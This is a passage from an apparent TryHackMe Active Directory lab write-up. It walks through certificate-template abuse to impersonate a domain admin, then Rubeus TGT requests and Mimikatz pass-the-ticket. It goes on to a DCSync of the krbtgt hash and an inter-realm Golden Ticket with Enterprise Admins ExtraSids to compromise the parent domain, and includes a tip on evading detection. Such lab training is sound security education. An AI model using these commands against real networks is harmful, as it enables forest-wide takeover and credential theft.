


We will request a personal certificate:

1. Right Click on **Personal** and select **All Tasks**->**Request New Certificate...**
2. Click **Next** twice to select the AD enrollment policy.
3. You will see that we have one template that we can request, but first, we need to provide additional information.
4. Click on the **More Information** warning.
5. Change the **Subject name Type** option to **Common Name** and provide any value, since it does not matter, and click **Add**.
6. Change the **Alternative name Type** option to **User principal name**.
7. Supply the UPN of the user you want to impersonate. The best would be a DA account such as Administrator@za.tryhackme.loc and click **Add.**



Once you are happy with it, click **Apply** and **OK**. Then, select the certificate and click **Enroll**. You should be able to see your certificate:



The last step is to export our certificate with the private key:

1. Right-click on the certificate and select **All Tasks**->**Export...**
2. Click **Next**, select **Yes, export the private key**, and click **Next**.
3. Click **Next**, then set a password for the certificate since the private key cannot be exported without a password.
4. Click **Next** and select a location to store the certificate.
5. Click **Next** and finally click **Finish.**

User Impersonation through a Certificate

Now we can finally impersonate a user. To perform this, two steps are required:

- Use the certificate to request a Kerberos ticket-granting ticket (TGT)
- Load the Kerberos TGT into your hacking platform of choice

For the first step, we will be using Rubeus.

Open a command prompt window and navigate to this directory. We will use the following command to request the TGT:

`Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate:<certificate_path>` /password:<password> /outfile:<output_file> /domain:za.tryhackme.loc /dc:<DCIP>

Let's break down the parameters:

- **/user** - This specifies the user that we will impersonate and has to match the UPN for the certificate we generated
- **/enctype** -This specifies the encryption type for the ticket. Setting this is important for evasion, since the default encryption algorithm is weak, which would result in an overpass-the-hash alert
- **/certificate** - Path to the certificate we have generated
- **/password** - The password for our certificate file
- **/outfile** - The file where our TGT will be output to
- **/domain** - The FQDN of the domain we are currently attacking
- **/dc** - The IP of the domain controller which we are requesting the TGT from. Usually it is best to select a DC that has a CA service running

command in real scenario:

```
.\Rubeus.exe asktgt /user:Administrator /enctype:aes256
/certificate:vulncert.pfx /password:tryhackme /outfile:administrator.kirbi
/domain:za.tryhackme.loc /dc:12.31.1.101
```

Now we can use Mimikatz to load the TGT and authenticate to THMDC via Pass-The-Ticket Attack:

```
mimikatz # privilege::debug
```

```
mimikatz # kerberos::ptt administrator.kirbi
```

use this command to find the Administrator path in the domain controller:

```
C:\Tools>dir \\THMDC.za.tryhackme.loc\c$\
```

Then, access the flag you want.

type \\THMDC.za.tryhackme.loc\c$\Users\Adminstrator\Desktop\flag5.txt

Finally, we have access to Tier 0 infrastructure and have compromised the full child domain!

- **Exploiting Domain Trusts**

There are two main types of trusts that can be configured between domains:

- Directional - The direction of the trust flows from a trusting domain to a trusted domain
- Transitive - The trust relationship expands beyond just two domains to include other trusted domains

KRBTGT and Golden Tickets

KRBTGT is the account used for Microsoft's implementation of Kerberos. The name is derived from Kerberos (KRB) and Ticket Granting Ticket (TGT). Essentially, this account acts as the service account for the Kerberos Distribution Center (KDC) service, which handles all Kerberos ticket requests. This account is used to encrypt and sign all Kerberos tickets for the domain. Since the password hash is shared by all domain controllers, they can then verify the authenticity of the received TGT when users request access to resources.

However, what if we want to generate our own TGTs to grant us access to everything? This is known as a Golden Ticket attack. In a Golden Ticket attack, we bypass the KDC altogether and create our own TGTs, essentially becoming a Ticket Granting Server (TGS). In order to forge TGTs, we need the following information:

- The FQDN(Full Qualified Domain Name) of the domain
- The Security Identifier (SID) of the domain
- The username of the account we want to impersonate
- The KRBTGT password hash

We will again use Mimikatz with a DC Sync to recover the KRBTGT password hash on THMSERVER2:

```
mimikatz # privilege::debug
```

```
mimikatz # lsadump::dcsync /user:za\krbtgt
```

Inter-Realm TGTs

Using the KRBTGT password hash, we could now forge a Golden Ticket to access any resource in the child domain. This will also be discussed in more detail in the Persisting AD room. However, we can take this a step further by forging an Inter-Realm TGT. Inter-Realm TGTs are used to provide access to resources in other domains. In our case, we want to exploit the bidirectional trust relationship between the child and parent domain to gain full access to the parent domain.

We will include extra account SIDs from other domains when we construct the Golden Ticket to perform this exploit. Mimikatz can assist with this, allowing us to set the ExtraSids section of the KERB_VALIDATION_INFO structure of the Kerberos TGT. The ExtraSids section is described as “A pointer to a list of KERB_SID_AND_ATTRIBUTES structures that contain a list of SIDs corresponding to groups in domains other than the account domain to which the principal belongs”.

The key here is that we will exploit the trust the parent domain has with our child domain by adding the SID of the Enterprise Admins (EA) group as an extra SID to our forged ticket for the domain controller of the child domain. The EA group belongs to the parent domain and membership to this group essentially grants Administrative privileges over the entire forest! The default SID for this group is S-1-5-21-<RootDomain>-519.

Before we can go into exploitation, we first need to recover two SIDs:

- The SID of the child domain controller (THMDC), which we will impersonate in our forged TGT
- The SID of the Enterprise Admins in the parent domain, which we will add as an extra SID to our forged TGT

To recover these SIDs, we can use the AD-RSAT Powershell cmdlets. We can recover the SID of the child domain controller using the following command:

```
PS C:\> Get-ADComputer -Identity "THMDC"
```

We can recover the SID of the Enterprise Admins group using the following command to query the parent domain controller:

```
PS C:\> Get-ADGroup -Identity "Enterprise Admins" -Server
thmrootdc.tryhackme.loc
```

We finally have all of the information required to create our forged TGT. We will use Mimikatz to generate this golden ticket.

```
mimikatz # privilege::debug
```

```
mimikatz # kerberos::golden /user:Administrator /domain:za.tryhackme.loc
/sid:S-1-5-21-3885271727-2693558621-2658995185-1001 /service:krbtgt
/rc4:<Password hash of krbtgt user> /sids:<SID of Enterprise Admins group>
/ptt
```

we will verify that this ticket works for access to THMDC since it is a valid ticket for the Administrator user of the child domain:

```
C:\>dir \\thmdc.za.tryhackme.loc\c$
```

since we specified extra SIDs, we should also now have access to the parent DC:

```
C:\>dir \\thmrootdc.tryhackme.loc\c$\
```

This proves that we now have fully compromised the parent domain solely by compromising one of the child domains!

To get the flag use this.

type \\thmrootdc.tryhackme.loc\c$\Users\Adminstrator\Desktop\flag6.txt